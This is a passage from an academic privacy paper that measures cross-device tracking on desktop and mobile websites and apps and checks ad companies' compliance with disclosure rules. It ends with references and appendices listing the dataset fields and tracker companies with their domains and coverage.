Lower Bound. Our approach for detecting trackers should be understood as a lower bound for various reasons. First, trackers not identified in Lightbeam will remain undetected. The same is true for SDKs not included in the pre-defined set of 153 SDKs from AppBrain. Further, we only detect app tracking via SDKs and do not account for Android WebViews and app-internal browsers that could contain tracking cookies or other traditional online tracking mechanisms [18]. We believe that these technologies warrant substantial further investigation as we suspect that a large amount of trackers make use of them.

Limitations. It is a limitation of our crawl that some websites in our dataset were not accessible (e.g., sites that required a user login). In some cases our crawl was also redirected or the requested page was not found. However, these limitations only affected few URLs. Also, it should




Figure 9: As the ad ecosystem in general, cross-device tracking is characterized by a few large companies with extensive reach and a long tail of smaller companies, some of which are focusing on the mobile space (e.g., Smaato with 2% mobile and 0.2% desktop coverage).




Figure 10: Total unique third party trackers in our dataset. We found 124 cross-device trackers that belong to 87 different companies.

be noted that we crawled the sites about a month after we finished collecting data from the study participants. Thus, in the meantime, some websites might have different trackers than at the time they were actually visited. Ideally, it would have been possible to capture the trackers live from our users' devices during the study. However, such collection is difficult due to the constraints of the Android environment, most notably, the sandboxing of mobile browsers. In addition, our mobile tracker count may be off as we did not use real mobile devices but instead a spoofed desktop browser.

7.2 Cross-Device Tracking Analysis

As shown in Figure 10, websites accessed from desktop and mobile devices contained a respective total of 9,732 and 3,243 unique third party trackers. 2,571 trackers were on both desktop and mobile websites; Brookman et al. [11] found 861 such trackers. Out of the 153 SDKs from AppBrain we found 81 in our dataset.[13] From these sets of third party trackers we identified 124 cross-device trackers; 118 trackers that appeared on both mobile and desktop websites and 6 SDKs that are associated with a desktop tracker as well. We found that the 124 cross-device trackers belong to 87 different companies. It appears that 22 follow a deterministic approach, 39 use probabilistic techniques, and 26 leverage both.

Tracking of the Average User in our Dataset. On average each user is tracked across devices on his or her desktop in 67% of all desktop website visits. We measured a similar average for mobile web visits with 64%. These high percentages illustrate that cross-device tracking is a broadly occurring phenomenon. Table 5 shows the reach of individual companies. Google Analytics, Google Display, and Facebook can capture at least 20% of an average user's online traffic across devices. This percentage is about the same that Roesner et al. [72] provided a few years ago for tracking of individual devices. It is particularly noteworthy that the companies with the broadest reach have a deterministic approach, which means that their cross-device tracking is also very accurate. Figure 9 shows the tracking coverage for the 87 cross-device companies we identified.

	Desk	*Mob*	*Apps*
Google Analytics (D)	58%	43.6%	5.1%
Google Display (D,P)	51.6%	41.7%	13.1%
Facebook (D)	27.8%	27.7%	20.3%
Atlas (Facebook) (D,P)	7.8%	2.4%	N/A*
Facebook & Atlas (D,P)	**27.9%**	**29.1%**	**20.3%**
Twitter (D)	11.9%	6.6%	0.7%
comScore (D,P)	11.3%	15.1%	1.7%
LinkedIn (Microsoft) (D)	4.9%	1.9%	N/A*
Rubicon Project (P)	4.6%	5.8%	N/A*
Tapad (P)	1.1%	1.9%	N/A
Rubicon & Tapad (P)	5.4%	6.7%	N/A*
Advertising.com (AOL) (P)	4%	3.5%	N/A
Lotame (D,P)	2.7%	3.8%	N/A*
Skimlinks (D,P)	1.1%	1.6%	N/A
Lotame & Skimlinks (D,P)	**3.5%**	**5%**	N/A*
Drawbridge (P)	1.2%	1.7%	N/A
BlueCava (P)	0.2%	0.5%	N/A
Smaato (D,P)	**0.2%**	**2%**	**0.1%**

Table 5: Cross-device companies' (D = deterministic and P = probabilistic according to their websites' claims) coverage of websites and apps on average for the users in our dataset ($n = 107$). Some of the companies either do not seem to offer an SDK for app integration (N/A) or we did not analyze it as it was not contained in our initial set of SDKs from AppBrain (N/A*). The full list, including the tracking server domains, is attached in Appendix B.

Partnerships between various cross-device companies extend their reach. For example, Atlas receives user data from Facebook [8] to track users deterministically. However, Atlas

[13] The app tracker count includes affiliated company's SDKs. Thus, for example, the Facebook SDK inside the Instagram app is counted as one tracker.




Figure 11: The ten domains with the highest number of cross-device companies on their desktop websites (out of 1,829 total domains). It can be observed that they tend to have higher concentrations of cross-device companies on their mobile sites as well.

	Desk	*Mob*	*Rank-Country*
ew.com	**52**	4	466-US
observer.com	**39**	8	1,191-US
latimes.com	**35**	19	133-US
bust.com	**34**	21	25,690-US
ft.com	**31**	22	166-UK
globo.com	**30**	9	5-BR
biography.com	**29**	12	1141-US
ted.com	**26**	13	635-US
uol.com.br	**26**	8	N/A
amny.com	**25**	15	N/A
gameofthrones.wikia.com	14	**35**	45-US
androidauthority.com	11	**34**	570-IN
food.com	**26**	**31**	600-US
sacbee.com	0	**31**	2,985-US
sfgate.com	19	**30**	310-US
philly.com	15	**29**	908-US
southcoasttoday.com	17	**28**	N/A
nypost.com	17	**28**	154-US
nytimes.com	18	**28**	48-US
jalopnik.com	15	**27**	782-US

Table 6: Domains with the highest cross-device company counts out of 1,829 domains whose URL occurred in both mobile and desktop data in our CDT dataset. With a total of 57 trackers (31 mobile web and 26 desktop web) food.com had the highest count overall.

is intended to serve advertisements outside of Facebook's reach and shares the data it collects with Facebook as well [8]. Particularly, as shown in Table 5, Atlas' cross-device trackers extend Facebook's mobile web reach from 27.7% to 29.1%. As another example, the partnership between Lotame and Skimlinks [57], which we actually observed in our initial experiment (§ 3), also extends their respective reach. In those cases the relationship between companies needs to be accounted for to accurately determine their full coverage.

Domains with Cross-device Company Concentration. It appears that media websites, in particular, websites of newspapers, contain the largest concentration of trackers from cross-device companies. Table 6 shows the top ten domains—separated for desktop and mobile websites—on which we found the highest number of trackers from the 87 identified cross-device companies. Coincidentally, it turns out that the website of the LA Times was a good selection for our case study (§ 3) as it had trackers from 35 cross-device companies on its desktop website.

Beyond the concentration of cross-device companies' trackers in the media category it is also striking that many websites that are hosting those trackers are fairly popular sites. Table 6 shows the Quantcast country rank according to the site's traffic [70]. This placement of cross-device trackers on popular sites exposes them to large audiences. However, as it can be observed in Table 6 as well, the shown domains contain a maximum number of trackers from cross-device companies on either their mobile or desktop sites but not on both. This finding holds in general. While there is a tendency that domains that host many cross-device companies on their desktop site also host many on their mobile site, we could not find any statistically significant correlation in this regard. Figure 11 shows the distribution.

8 Does Self-Regulation Work?

The FTC recommends that cross-device companies should be transparent about their data practices [32]. While there are no specific statutes or regulations for cross-device tracking in the U.S., the field is subject to self-regulation, most notably by the Digital Advertising Alliance (DAA) and the Network Advertising Initiative. The DAA requires its member cross-device companies to disclose "the fact that data collected from a particular browser or device may be used with another computer or device that is linked to the browser or device on which such data was collected." [21] In order to examine the level of compliance with this transparency requirement we randomly selected 40 DAA member ad networks that advertised their cross-device capabilities on their websites and analyzed their privacy policies.

We found that 23 disclosed their cross-device tracking activities while 17 omitted those. After contacting the latter, we received a response from seven. Two pointed us to documents that were linked from the policy that indeed contained

compliant descriptions. A representative from another cross-device company wrote that their cross-device functionality is not yet fully rolled out to clients, and three others announced that they will change their policy (one of those still has to follow through). Another representative simply claimed that the company is "not violating anything." Without contacting us five further cross-device companies simply changed their policies, of which four became compliant. Finally, there was no reaction or policy change from five. As of June 9, 2017 we count a total of eight instances of non-compliance.

Overall, it appears that there is a lack of transparency when it comes to the disclosure of cross-device tracking. At this point, the DAA guidance does not seem to be enforced rigorously. While it may be true that the majority of consumers will not take the time to understand the tracking practices described in privacy policies,[14] we think that it is still a worthwhile endeavor for cross-device companies to properly disclose their practices, particularly, for audit and enforcement purposes as well as for signaling trustworthiness to the marketplace and to build an environment of rules and norms in privacy disclosure.

9 Conclusion

Cross-device tracking is an emerging tracking paradigm that challenges current notions of privacy. This study is intended as a broad overview of selected privacy topics in mainstream cross-device technologies. In a brief case study we have demonstrated how cross-device tracking can be observed with statistical confidence by means of an information flow experiment. Using our own cross-device tracking dataset we designed a cross-device tracking algorithm and evaluated relevant features and parameter settings grounded in a review of publicly available information on the practices of cross-device companies. For some predictive tasks it appears that those companies can learn more about users than from individual device data. As the penetration of cross-device tracking on the Internet already appears relatively high it is even more important that companies active in this field are transparent about their practices.

Going forward we hope that the various privacy implications of cross-device tracking technologies will be studied further. In this regard, proprietary research is substantially ahead of current efforts in academia. While a few major points are known—for example, that IP addresses are a crucial feature for correlating devices—many important details on how cross-device companies operate remain opaque. To shed more light on the subject we publicized our dataset together with the software that we developed for further exploration.

[14] Using tracking protection software and ad blockers is a much more efficient approach from a user perspective. Thus, when evaluating cross-device tracking in terms of a threat model, the most effective defense would be to block tracking. In this regard, the defenses against cross-device tracking are the same as the defenses against the tracking of individual devices.

As cross-device tracking continues to mature and become an integral part of tracking on the Internet we believe that a comprehensive view including legal and business considerations is helpful. Establishing an enforceable self-regulatory framework for companies to be transparent about their practices will help to protect consumer privacy and allow cross-device companies to conduct their businesses responsibly.

Ultimately, cross-device tracking is part of a larger trend: the Internet of Things (IoT). In this regard, we see cross-device tracking as an early harbinger of the increasing inter-connectivity of devices. Increasingly, buildings, cars, appliances, and other things are connected to the Internet and are interacting with other online devices. However, the development and deployment of privacy solutions has to keep pace with the emerging IoT landscape. Ensuring transparency and practicable control mechanisms for information that is traversing device boundaries and permeates between the online and offline worlds is a critical element. Given standardized interfaces [43], perhaps, an intelligent personal privacy assistant that is connected to all services and devices of person could be a solution.

Acknowledgment

We would like to thank the anonymous reviewers as well as our shepherd Alina Oprea for their helpful comments during the paper review phase. We further thank Clément Canonne, Paul Blaer, Daisy Nguyen, and Anupam Das. Tony Jebara is supported in part by DARPA (N66001-15-C-4032) and NSF (III-1526914, IIS-1451500). We also gratefully acknowledge the Comcast Research Grant for our user study. The views and conclusions contained herein are our own.

References

[1] ACAR, G., EUBANK, C., ENGLEHARDT, S., JUAREZ, M., NARAYANAN, A., AND DIAZ, C. The web never forgets: Persistent tracking mechanisms in the wild. In *CCS 2014*, ACM.

[2] ACAR, G., JUAREZ, M., NIKIFORAKIS, N., DIAZ, C., GÜRSES, S., PIESSENS, F., AND PRENEEL, B. FPDetective: Dusting the web for fingerprinters. In *CCS 2013*, ACM.

[3] ADAR, E., TEEVAN, J., AND DUMAIS, S. T. Large scale analysis of web revisitation patterns. In *CHI 2008*, ACM.

[4] ALEXA. The top 500 sites on the web. `http://www.alexa.com/topsites/countries/US`. Accessed: June 29, 2017.

[5] ALEXA. The top 500 sites on the web. `http://www.alexa.com/topsites/category`. Accessed: June 29, 2017.

[6] APPBRAIN. Android library statistics. `http://www.appbrain.com/stats/libraries/`. Accessed: June 29, 2017.

[7] ARP, D., QUIRING, E., WRESSNEGGER, C., AND RIECK, K. Privacy threats through ultrasonic side channels on mobile devices. In *EuroS&P 2017*, IEEE Computer Society.

[8] ATLAS. Privacy policy. `https://atlassolutions.com/privacy-policy/`, Apr. 2015. Accessed: June 29, 2017.

[9] BLUECAVA, INC. `http://bluecava.com/`. Accessed: June 29, 2017.

[10] BOOK, T., AND WALLACH, D. S. An empirical study of mobile ad targeting. *CoRR abs/1502.06577* (2015).

[11] BROOKMAN, J., ROUGE, P., ALVA, A., AND YEUNG, C. Cross-device tracking: Measurement and disclosures. In *PoPETs 2017*, De Gruyter.

[12] CAI, X., NITHYANAND, R., AND JOHNSON, R. CS-BuFLO: A congestion sensitive website fingerprinting defense. In *WPES 2014*, ACM.

[13] CAI, X., NITHYANAND, R., WANG, T., JOHNSON, R., AND GOLDBERG, I. A systematic approach to developing and evaluating website fingerprinting defenses. In *CCS 2014*, ACM.

[14] CAO, X., HUANG, W., AND YU, Y. Recovering cross-device connections via mining IP footprints with ensemble learning. In *IEEE International Conference on Data Mining Workshop, ICDMW 2015*.

[15] CAO, Y., LI, S., AND WIJMANSY, E. (Cross-)browser fingerprinting via os and hardware level features. In *NDSS 2016*, Internet Society.

[16] CHAO, A., AND SHEN, T.-J. Nonparametric estimation of shannon's index of diversity when there are unseen species in sample. *Environmental and Ecological Statistics 10*, 4 (2003), 429–443.

[17] CHERUBIN, G., HAYES, J., AND JUAREZ, M. Website fingerprinting defenses at the application layer. In *PoPETs 2017*, De Gruyter.

[18] CRITEO SA. Building the cross device graph at criteo. `http://labs.criteo.com/2016/06/building-cross-device-graph-criteo/`. Accessed: June 29, 2017.

[19] DAS, A., BORISOV, N., AND CAESAR, M. Tracking mobile web users through motion sensors: Attacks and defenses. In *NDSS 2016*, Internet Society.

[20] DEARMAN, D., AND PIERCE, J. S. It's on my other computer!: Computing with multiple devices. In *CHI 2008*, ACM.

[21] DIGITAL ADVERTISING ALLIANCE. Application of the self-regulatory principles of transparency and control to data used across devices. `http://www.aboutads.info/sites/default/files/DAA_Cross-Device_Guidance-Final.pdf`, Nov. 2015. Accessed: June 29, 2017.

[22] DRAWBRIDGE, INC. `http://www.drawbrid.ge/`. Accessed: June 29, 2017.

[23] DRAWBRIDGE, INC. Drawbridge challenges scientific community to better the accuracy of its cross-device consumer graph. `https://drawbridge.com/news/p/drawbridge-challenges-scientific-community-to-better-the-accuracy-of-its-cross-device-consumer-graph`. Accessed: June 29, 2017.

[24] DSTILLERY, INC. A tale of two crosswalks. `http://dstillery.com/a-tale-of-two-crosswalks/`. Accessed: June 29, 2017.

[25] ECKERSLEY, P. How unique is your web browser? In *PETS 2010*, Springer-Verlag.

[26] ENGLEHARDT, S., AND NARAYANAN, A. Online tracking: A 1-million-site measurement and analysis. In *CCS 2016*, ACM.

[27] ENGLEHARDT, S., REISMAN, D., EUBANK, C., ZIMMERMAN, P., MAYER, J., NARAYANAN, A., AND FELTEN, E. W. Cookies that give you away: The surveillance implications of web tracking. In *WWW 2015*, International World Wide Web Conferences Steering Committee.

[28] EXPERIAN LTD. Device recognition by adtruth. `http://www.experian.co.uk/marketing-services/products/adtruth-device-recognition.html`. Accessed: June 29, 2017.

[29] FEDERAL TRADE COMMISSION. FTC cross-device tracking workshop. `https://www.ftc.gov/news-events/events-calendar/2015/11/cross-device-tracking`, Nov. 2015. Accessed: June 29, 2017.

[30] FEDERAL TRADE COMMISSION. FTC cross-device tracking workshop, segment 1, transcript. `https://www.ftc.gov/system/files/documents/videos/cross-device-tracking-part-1/ftc_cross_device_tracking_workshop_-_transcript_segment_1.pdf`, Nov. 2015. Accessed: June 29, 2017.

[31] FEDERAL TRADE COMMISSION. FTC issues warning letters to app developers using 'Silverpush' code. `https://www.ftc.gov/news-events/press-releases/2016/03/ftc-issues-warning-letters-app-developers-using-silverpush-code`, Mar. 2016. Accessed: June 29, 2017.

[32] FEDERAL TRADE COMMISSION. Cross-device tracking. An FTC staff report. `https://www.ftc.gov/reports/cross-device-tracking-federal-trade-commission-staff-report-january-2017`, Jan. 2017. Accessed: June 29, 2017.

[33] GESELLSCHAFT FÜR KONSUMFORSCHUNG. Finding simplicity in a multi-device world. `https://blog.gfk.com/2014/03/finding-simplicity-in-a-multi-device-world/`, Mar. 2014. Accessed: June 29, 2017.

[34] GOOGLE DISPLAY NETWORK. Where ads might appear in the display network. `https://support.google.com/adwords/answer/2404191?hl=en`. Accessed: June 29, 2017.

[35] GOOGLE, INC. General ad categories. `https://support.google.com/adsense/answer/3016459?hl=en`. Accessed: June 29, 2017.

[36] GOOGLE, INC. Topics used for personalized ads. `https://support.google.com/ads/answer/2842480?hl=en`. Accessed: June 29, 2017.

[37] GOOGLE, INC. The new multi-screen world study. `https://www.thinkwithgoogle.com/research-studies/the-new-multi-screen-world-study.html`, Aug. 2012. Accessed: June 29, 2017.

[38] GOOGLE PLAY STORE. `https://play.google.com/store/apps?hl=en`. Accessed: June 29, 2017.

[39] GULYÁS, G. G., ÁCS, G., AND CASTELLUCCIA, C. Near-optimal fingerprinting with constraints. In *PoPETs 2016*, De Gruyter.

[40] HALL, M., FRANK, E., HOLMES, G., PFAHRINGER, B., REUTEMANN, P., AND WITTEN, I. H. The WEKA data mining software: An update. *SIGKDD Explor. Newsl. 11*, 1 (Nov. 2009), 10–18.

[41] HAYES, J., AND DANEZIS, G. k-fingerprinting: A robust scalable website fingerprinting technique. In *USENIX Security 2016*, USENIX Association.

[42] IND.IE. Better tracker blocker. `https://better.fyi/trackers/`. Accessed: June 29, 2017.

[43] INFSO D.4 NETWORKED ENTERPRISE & RFID IMFSO G.2 MICRO & NANOSYSTEMS, RFID WORKING GROUP OF THE EUROPEAN TECHNOLOGY PLATFORM ON SMART SYSTEMS INTEGRATION (EPOSS). Internet of things in 2020. `http://www.smart-systems-integration.org/public/documents/publications/Internet-of-Things_in_2020_EC-EPoSS_Workshop_Report_2008_v3.pdf`, Sept. 2008. Accessed: June 29, 2017.

[44] JUAREZ, M., AFROZ, S., ACAR, G., DIAZ, C., AND GREENSTADT, R. A critical evaluation of website fingerprinting attacks. In *CCS 2014*, ACM.

[45] KAGGLE, INC. ICDM 2015: Drawbridge cross-device connections. `https://www.kaggle.com/c/icdm-2015-drawbridge-cross-device-connections/data`. Accessed: June 29, 2017.

[46] KAMVAR, M., KELLAR, M., PATEL, R., AND XU, Y. Computers and Iphones and mobile phones, oh my!: A logs-based comparison of search users on different devices. In *WWW 2009*, International World Wide Web Conferences Steering Committee.

[47] KANE, S. K., KARLSON, A. K., MEYERS, B. R., JOHNS, P., JACOBS, A., AND SMITH, G. *Exploring Cross-Device Web Use on PCs and Mobile Devices*. Springer-Verlag, 2009, pp. 722–735.

[48] KEJELA, G., AND RONG, C. Cross-device consumer identification. In *IEEE International Conference on Data Mining Workshop, ICDMW 2015*.

[49] KIHN, M. Cross-device identity: A data scientist speaks. `http://blogs.gartner.com/martin-kihn/cross-device-identity-a-data-scientist-speaks/`, Oct. 2016. Accessed: June 29, 2017.

[50] KIM, M. S., LIU, J., WANG, X., AND YANG, W. Connecting devices to cookies via filtering, feature engineering, and boosting. In *IEEE International Conference on Data Mining Workshop, ICDMW 2015*.

[51] KOHNO, T., BROIDO, A., AND CLAFFY, K. Remote physical device fingerprinting. *IEEE Transactions on Dependable and Secure Computing 2*, 2.

[52] KURTZ, A., GASCON, H., BECKER, T., RIECK, K., AND FREILING, F. C. Fingerprinting mobile devices using personalized configurations. In *PoPETs 2016*, De Gruyter.

[53] LANDRY, M., S, S. R., AND CHONG, R. Multi-layer classification: ICDM 2015 drawbridge cross-device connections competition. In *IEEE International Conference on Data Mining Workshop, ICDMW 2015*.

[54] LÉCUYER, M., DUCOFFE, G., LAN, F., PAPANCEA, A., PETSIOS, T., SPAHN, R., CHAINTREAU, A., AND GEAMBASU, R. Xray: Enhancing the web's transparency with differential correlation. In *USENIX Security 2014*, USENIX Association.

[55] LÉCUYER, M., SPAHN, R., SPILIOPOLOUS, Y., CHAINTREAU, A., GEAMBASU, R., AND HSU, D. J. Sunlight: Fine-grained targeting detection at scale with statistical confidence. In *CCS 2015*, ACM.

[56] LERNER, A., SIMPSON, A. K., KOHNO, T., AND ROESNER, F. Internet jones and the raiders of the lost trackers: An archaeological study of web tracking from 1996 to 2016. In *USENIX Security 2016*, USENIX Association.

[57] LOTAME SOLUTIONS, INC. Skimlinks and Lotame unleash enhanced retail intent data. `https://www.lotame.com/resource/skimlinks-lotame-dmp/`. Accessed: June 29, 2017.

[58] MATTHEWS, T., LIAO, K., TURNER, A., BERKOVICH, M., REEDER, R., AND CONSOLVO, S. "She'll just grab any device that's closer": A study of everyday device & account sharing in households. In *Proceedings of the ACM Conference on Human Factors in Computing Systems 2016*.

[59] MAVROUDIS, V., HAO, S., FRATANTONIO, Y., MAGGI, F., VIGNA, G., AND KRUEGEL, C. On the privacy and security of the ultrasound ecosystem. In *PoPETs 2017*, De Gruyter.

[60] MENG, W., DING, R., CHUNG, S. P., HAN, S., AND LEE, W. The price of free: Privacy leakage in personalized mobile in-apps ads. In *NDSS 2016*, Internet Society.

[61] MENG, W., XING, X., SHETH, A., WEINSBERG, U., AND LEE, W. Your online interests: Pwned! a pollution attack against targeted advertising. In *CCS 2014*, ACM.

[62] MORALES, R. D. Cross-device tracking: Matching devices and cookies. In *IEEE International Conference on Data Mining Workshop, ICDMW 2015*.

[63] MOZILLA. Lightbeam for Firefox. `https://www.mozilla.org/en-US/lightbeam/`. Accessed: June 29, 2017.

[64] MYBROWSERADDON. User-agent switcher. `http://mybrowseraddon.com/useragent-switcher.html`. Accessed: June 29, 2017.

[65] NIKIFORAKIS, N., JOOSEN, W., AND LIVSHITS, B. Privaricator: Deceiving fingerprinters with little white lies. In *WWW 2015*, International World Wide Web Conferences Steering Committee.

[66] NIKIFORAKIS, N., KAPRAVELOS, A., JOOSEN, W., KRUEGEL, C., PIESSENS, F., AND VIGNA, G. Cookieless monster: Exploring the ecosystem of web-based device fingerprinting. In *S&P 2013*, IEEE Computer Society.

[67] OLEJNIK, L., CASTELLUCCIA, C., AND JANC, A. On the uniqueness of web browsing history patterns. *Annales des Télécommunications 69*, 1-2 (2014), 63–74.

[68] PAGEFAIR. Adblocking goes mobile. `https://pagefair.com/downloads/2016/05/Adblocking-Goes-Mobile.pdf`. Accessed: June 29, 2017.

[69] PANCHENKO, A., LANZE, F., ZINNEN, A., HENZE, M., PENNEKAMP, J., WEHRLE, K., AND ENGEL, T. Website fingerprinting at internet scale. In *NDSS 2016*, Internet Society.

[70] QUANTCAST. Top sites. `https://www.quantcast.com/top-sites`. Accessed: June 29, 2017.

[71] RENOV, O., AND ANAND, T. R. Machine learning approach to identify users across their digital devices. In *IEEE International Conference on Data Mining Workshop, ICDMW 2015*.

[72] ROESNER, F., KOHNO, T., AND WETHERALL, D. Detecting and defending against third-party tracking on the web. In *NSDI 2012*, USENIX Association.

[73] SCHIFF, A. 2016 edition: A marketers guide to cross-device identity. `https://adexchanger.com/data-exchanges/2016-edition-marketers-guide-cross-device-identity/`, Feb. 2016. Accessed: June 29, 2017.

[74] SELENIUMHQ. Seleniumhq browser automation. `http://www.seleniumhq.org/`. Accessed: June 29, 2017.

[75] SELSAAS, L. R., AGRAWAL, B., RONG, C., AND WIKTORSKI, T. AFFM: auto feature engineering in field-aware factorization machines for predictive analytics. In *IEEE International Conference on Data Mining Workshop, ICDMW 2015*.

[76] TAPAD, INC. `http://www.tapad.com/`. Accessed: June 29, 2017.

[77] TAPAD, INC. Nielsen confirms tapad cross-device accuracy at 91.2%. `http://www.tapad.com/news/blog/nielsen-confirms-tapad-cross-device-accuracy-at-91-2`, Dec. 2014. Accessed: June 29, 2017.

[78] TAUSCHER, L., AND GREENBERG, S. How people revisit web pages. *Int. J. Hum.-Comput. Stud. 47*, 1 (July 1997), 97–137.

[79] TOSSELL, C., KORTUM, P., RAHMATI, A., SHEPARD, C., AND ZHONG, L. Characterizing web use on smartphones. In *CHI 2012*, ACM.

[80] TRAASDAHL, A., LIODDEN, D., AND CHANG, V. Managing associations between device identifiers, May 16 2013. US Patent App. 13/677,110.

[81] TSCHANTZ, M. C., DATTA, A., DATTA, A., AND WING, J. M. A methodology for information flow experiments. In *CSF 2015*, IEEE Computer Society.

[82] WALTHERS, J. Learning to rank for cross-device identification. In *IEEE International Conference on Data Mining Workshop, ICDMW 2015*.

[83] WANG, C., AND PU, H. Uniquely identifying a network-connected entity, May 7 2013. US Patent 8,438,184.

[84] YAHOO! INC. Personas. `https://web.archive.org/web/20160728012832/https://developer.yahoo.com/flurry/docs/analytics/lexicon/personas/`. Accessed: June 29, 2017.

[85] ZARRAS, A., KAPRAVELOS, A., STRINGHINI, G., HOLZ, T., KRUEGEL, C., AND VIGNA, G. The dark alleys of madison avenue: Understanding malicious advertisements. In *IMC 2014*, ACM.

A Cross-device Tracking Dataset

Device Fingerprints ($n=234$)	
User Agent	1st Party HTTP Cookies Enabled
Browser Vendor	3rd Party HTTP Cookies Enabled
Browser Engine	Do Not Track Enabled
Plugins Installed	Touchscreen
Operating System	Internet Connection Type
Time Zone	Latency
Screen (Color Depth, etc.)	Fonts Installed
System Language	Local Storage Enabled
Adobe Flash Version	Session Storage Enabled
Microsoft Silverlight Version	HTTP Accept Headers
JavaScript Enabled	

App and Browsing Histories ($n=233$)	
IP Address	Browser Tab ID
Browser Vendor	Referrer URL
Date	URL/App Package ID
Time	URL Title
Time Zone	3rd Party Trackers/SDKs

Interest Questionnaires ($n=126$)	
Arts and Entertainment (68%)	Beauty and Fitness (33%)
Food and Drink (64%)	Internet and Telecom (33%)
Computers and Electronics (63%)	Sports (29%)
Science (62%)	Online Communities (24%)
News (60%)	Finance (23%)
Books and Literature (55%)	Pets and Animals (23%)
Jobs and Education (52%)	Business and Industrial (21%)
Games (43%)	World Localities (15%)
Travel (40%)	Reference (13%)
Law and Government (37%)	Autos and Vehicles (11%)
Shopping (36%)	Home and Garden (11%)
Hobbies and Leisure (34%)	Real Estate (4%)
People and Society (34%)	

Persona Questionnaires ($n=126$)	
Music Lovers (47%)	Hardcore Gamers (11%)
Movie Lovers (46%)	Photo and Video Enthusiasts (11%)
Food and Dining Lovers (40%)	Fashionistas (10%)
Singles (39%)	Personal Finance Geeks (10%)
Bookworms (33%)	Avid Runners (7%)
Entertainment Enthusiasts (31%)	Flight Intenders (6%)
Tech and Gadget Enthusiasts (31%)	Social Influencers (6%)
Casual and Social Gamers (30%)	Catalog Shoppers (5%)
News and Magazine Readers (23%)	Auto Enthusiasts (3%)
Leisure Travelers (21%)	Business Travelers (3%)
Sports Fans (21%)	Small Business Owners (3%)
Health and Fitness Enthusiasts (20%)	Home Design Enthusiasts (2%)
Mobile Payment Makers (19%)	Real Estate Followers (2%)
Value Shoppers (18%)	High Net Individuals (1%)
Parenting and Education (15%)	Mothers (1%)
Pet Owners (14%)	Home and Garden Pros (0%)
Business Professionals (13%)	New Mothers (0%)
American Football Fans (11%)	Slots Players (0%)

Age Groups ($n=126$)	
18–20 (18%)	31–35 (6%)
21–25 (51%)	over 35 (3%)
26–30 (21%)	

Gender ($n=126$)	
Women (34%)	Men (66%)

B Cross-device Trackers

	Type	*Desk Web*	*Mob Web*	*Mob Apps*
33Across - 33across.com	P	0.1	0.4	N/A
Adbrain - adbrn.com	P	0.4	1	N/A
AddThis (Oracle) - addthis.com - addthisedge.com	P	3.4	1.6	N/A*
Adelphic - ipredictive.com	D, P	0.1	0.7	N/A
Adform - adform.net - adformdsp.net	D, P	0.4	1.3	N/A*
Adobe Marketing Cloud - 2o7.net - adobetag.com - omtrdc.net	D	5.4	3.9	N/A*
AdRoll - adroll.com	D	2	1.7	N/A
Advertising.com (AOL) - advertising.com	P	4	3.5	N/A
Amobee - amgdgt.com	D	0	0	N/A*
AOL ONE - adap.tv - adtech.de - adtechus.com - aol.com - atwola.com - jumptap.com	P	3.7	4.6	N/A*
AppNexus - adnxs.com	P	9.2	8.9	N/A*
Arbor - pippio.com	D	0.1	0.4	N/A
Atlas (Facebook) - atdmt.com	D, P	7.8	2.4	N/A*
AudienceScience - revsci.net	D, P	0.9	2.4	N/A
Baidu - baidu.com	P	0.3	0	N/A
Bidtellect - bttrack.com	P	0.1	0.5	N/A
Bing ads (Microsoft) - bing.com - msn.com	D	3.2	1.6	N/A
BlueCava - bluecava.com	P	0.2	0.5	N/A
BlueKai (Oracle) - bkrtx.com - bluekai.com	D, P	3.8	4.8	N/A*
BrightRoll (Yahoo) - btrll.com	D, P	0.8	2.6	N/A
Cardlytics - cardlytics.com	P	0.2	0	N/A
Casale Media - indexww.com - casalemedia.com	P	3.8	4.3	N/A
ChoiceStream - choicestream.com	D, P	0.1	0	N/A
Clearstream TV - clrstm.com	P	0.1	0	N/A
comScore - comscore.com - scorecardresearch.com - zqtk.net - comScore SDK	D, P	11.3	15.1	1.7
Connexity - connexity.net	P	0.1	0.4	N/A
Crimtan - ctnsnet.com	D, P	0	0.3	N/A
Criteo	D	5.3	5.5	N/A

	Type	*Desk Web*	*Mob Web*	*Mob Apps*
- criteo.com - criteo.net				
Cross Pixel Media - crsspxl.com	D	0.3	0.2	N/A
Datalogix (Oracle) - nexac.com	P	1.6	3.3	N/A
DataXu - w55c.net	D, P	1.1	2.5	N/A
Datonics - pro-market.net	P	0.2	0.5	N/A
Deep Forest Media (Rakuten) - dpclk.com	P	0.3	0.4	N/A
Demandbase - company-target.com	D	0.2	0	N/A
DistroScale - jsrdn.com	P	0.1	0	N/A
DoubleClick (Google) - 2mdn.net - dmtry.com - doubleclick.net - AdMob SDK	D, P	50.2	41.1	13.1
Drawbridge - adsymptotic.com	P	1.2	1.7	N/A
Dstillery - media6degrees.com	P	0.3	1.3	N/A
engage:BDR - bnmla.com	P	0	0.1	N/A
Ensighten - ensighten.com	D	1.3	1.2	N/A
eXelate (Nielsen) - exelator.com	D, P	1.4	2.9	N/A*
Eyereturn marketing - eyereturn.com	D	0	0.3	N/A
Eyeview - eyeviewads.com	P	0.1	0.4	N/A
Facebook - facebook.com - facebook.net - fb.me - Facebook SDK	D	27.8	27.7	20.3
FreeWheel (Comcast) - fwmrm.net	P	0.3	0.6	N/A
Gigya - gigya.com	D	0.6	0.8	N/A
Google Analytics - google-analytics.com - Google Analytics SDK	D	58	43.6	5.1
Google Display Network - 2mdn.net - adsense.com - blogger.com - dmtry.com - doubleclick.net - googleadservices.com - youtube.com - AdMob SDK	D, P	51.6	41.7	13.1
IgnitionOne - netmng.com	P	1	0.4	N/A
Interstate - interstateanalytics.com	D	0	0	N/A
IXI Services (Equifax) - ixiaa.com	D, P	1.6	3.7	N/A
Kenshoo - xg4ken.com	D, P	0.1	0.4	N/A
Krux - krxd.net	D, P	3.5	5.2	N/A
LinkedIn - bizographics.com - linkedin.com	D	4.9	1.9	N/A*
Lotame - crwdcntrl.net	D, P	2.7	3.8	N/A*
Magnetic - domdex.com	P	0.6	0.6	N/A

	Type	*Desk Web*	*Mob Web*	*Mob Apps*
MaxPoint - mxptint.net	D	0.1	0.6	N/A
MediaMath - mathtag.com	P	5	4.9	N/A
Moat - moatads.com	D, P	6.8	6.7	N/A
Neustar - adadvisor.net - agkn.com	D, P	3.7	6.1	N/A
Nielsen - imrworldwide.com	D, P	5.5	5.3	N/A*
Optimizely - optimizely.com	D	3.4	3.6	N/A*
Perfect Audience - prfct.co	P, D	0.3	0.4	N/A*
PubMatic - pubmatic.com	P	2.7	3.3	N/A*
Quantcast - quantserve.com	P	9.7	8.5	N/A
